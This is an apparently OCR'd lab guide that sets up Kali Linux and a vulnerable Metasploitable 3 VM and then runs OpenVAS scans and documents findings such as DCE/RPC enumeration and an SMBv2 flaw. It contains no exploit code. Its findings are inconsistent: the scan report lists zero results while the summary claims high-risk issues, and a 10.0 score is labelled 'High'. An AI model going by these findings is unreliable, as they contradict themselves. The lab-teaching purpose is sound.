- Choose Virtual Images → VirtualBox for a prebuilt VM, or download the Installer ISO if you want to install manually.

➢ **Install VirtualBox**

- Download from VirtualBox website.
- Install it on your system.

➢ **Import Kali VM (if using prebuilt image)**

- Open VirtualBox → File → Import Appliance.
- Select the .ova file downloaded from Kali site.
- Click Import → Start the VM.

➢ **Install Kali**

- Choose Graphical Install.
- Follow the wizard:

  - Language → Location → Keyboard
  - Hostname (e.g., kali) → Domain (can skip)
  - Set Username + Password
  - Partition Disk (use Guided – entire disk for simplicity).
- Install GRUB bootloader when prompted.

➢ **Login**

- Default credentials (if using prebuilt VM):

  Username: kali

  Password: kali

- Update system:

  sudo apt update && sudo apt upgrade -y

#Step 2: Download Metasploitable 3 (vulnerable VM) from GitHub.

➢ **Clone the Rapid7 repo**

- **Repository:** rapid7/metasploitable3.
- Run these commands to clone the repo (works on Linux, macOS, Windows with Git installed)
- https://github.com/rapid7/metasploitable3

➢ **Download a prebuilt OVA**

- If you don't want to build and the Vagrant box isn't available, some community OVA/VM images exist (e.g., SourceForge uploads of Metasploitable3 Ubuntu 14.04). Use caution: third-party images may be modified — verify source and checksum where possible.

  https://sourceforge.net/projects/metasploitable3-ub1404upgraded/files/

➢ **Import**

- **Metasploitable3 VM**: either

  - Build/download box via Vagrant and run with VirtualBox provider, or
  - Import Metasploitable3.ova if you downloaded a prebuilt image.


➢ **Configure VM Settings**

For VM (Metasploitable3):

- **System**:

- Base memory: ≥ 1 GB (Metasploitable3 Ubuntu)
- Enable EFI if required

- **Processor**: 2 cores recommended
- **Display**: enable 3D acceleration (optional)
- **Network**:
  - Adapter 1: Bridge adapter, Remote NDIS based internet sharing device
  - Adapter 2: NAT



➢ **login credentials:**


For **Metasploitable 3**

- **Username:** vagrant
- **Password:** vagrant

➢ Start the VMs & Test Connectivity


- Boot both VMs → open terminal in Kali

Ifconfig



ping 192.168.1.149

- If ping works, your lab is ready.



2. Vulnerability Scanning

#Step 1: OpenVAS integrated in kali linux.


- Start the GVM services

  sudo gvm-start


- Open the web UI at: https://127.0.0.1:9392
- Login with the GVM user created during setup

Create target and scan:


Go to GVM web UI → configuration → targets → new targets → enter the Metasploitable IP, and click save.




Go to scans → tasks → new task → choose target, choose a scan config (for ex. Full and fast scan), click save.



Run the task.




Monitor progress and wait for completion.



Review Scan Results:

Go to Scans → Reports

Click the latest report



Analyze Result:

In the report view use Export → CSV / XML / PDF

Save at least CSV and XML. CSV is good for spreadsheet. XML gives full structured data.

Scan Report

October 8, 2025

Summary

This document reports on the results of an automatic security scan. All dates are displayed using the timezone "Coordinated Universal Time", which is abbreviated "UTC". The task was "Kali". The scan started at Tue Oct 7 16:01:40 2025 UTC and ended at Tue Oct 7 16:06:59 2025 UTC. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Contents

1 Result Overview

Host	High	Medium	Low	Log	False Positive
Total: 0	0	0	0	0	0

Vendor security updates are not trusted.
Overrides are off. Even when a result has an override, this report uses the actual threat of the result.
Information on overrides is included in the report.
Notes are included in the report.
This report might not show details of all issues that were found.
Issues with the threat level "Log" are not shown.
Issues with the threat level "Debug" are not shown.
Issues with the threat level "False Positive" are not shown.
Only results with a minimum QoD of 70 are shown.

This report contains 0 results. Before filtering there were 4 results.


2 Results per Host

This file was automatically generated.

3. Document Finding


Tool:

- Spreadsheets use to record and organize all identified vulnerabilities.




	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
1	IP	Hostname	Port	Port Proto	CVSS	Severity	QoD	Solution T	NVT Name	Summary	Specific Re	NVT OID	CVEs	Task ID	Task Name	Timestam	Result ID	Impact	Solution	Affected S	Vulnerabil	Vulnerabil	Produc
2	192.168.1.33	hari_b.hgu	135	tcp	5	Medium	80	Mitigation	DCE/RPC a	Distribute	Here is	1.3.6.1.4.1.25623.1.0	0d9762b7-	Windows S	2025-10-0	e51463e8-	An	Filter incoming traffic to this por				

- Screenshot capture evidence from tools like openvas.




Vulnerability Descripe:


- Use information from scan reports (e.g., Microsoft Windows).




- Include CVE IDs and CVSS scores if available.



Note the Impact. An attacker may use this fact to gain more knowledge about the remote host.



Microsoft Windows Vista Gold, SP1, and SP2 and Server 2008 Gold and SP2 do not properly validate fields in SMBv2 packets, which allows remote attackers to cause a denial of service (infinite loop and system hang) via a crafted packet to the Server service, aka "SMBv2 Infinite Loop Vulnerability."




4. Practice Risk Assessment

- Use cvss calculator for each vulnerability, input base metrics.
- The calculator will give you a CVSS Base score and severity.

Vulnerability: Microsoft Windows SMB2 Negotiation Protocol RCE Vulnerability

CVSS Score: 10.0 High



5. Vulnerability Report:

Summery

The vulnerability of Microsoft windows target identified multiple high risk, including outdated Microsoft windows SMB2 Negotiation protocol RCE vulnerability to know exploit. The overall risk rating is **High,** due to several remotely exploitable vulnerabilities with CVSS score above 8.0.

Risk Level

- Critical → 9.0 to 10.0
- High → 7.0 to 8.9
- Medium→ 4.0 to 6.9
- Low → 0.1 to 3.9

Technical Details

Distributed Computing Environment / Remote Procedure Calls (DCE/RPC) or MSRPC services running on the remote host can be enumerated by connecting on port 135 and doing the appropriate queries.

Scan ID	Vulnerability Name	Tool Used	CVSS Score	Priority	Host	Screenshot
1	DCE/RPC and MSRPC Services Enumeration Reporting	OpenVAS	5	Medium	192.168.1.33	..\Pictures\Windows Vulnerability.png

Remediation

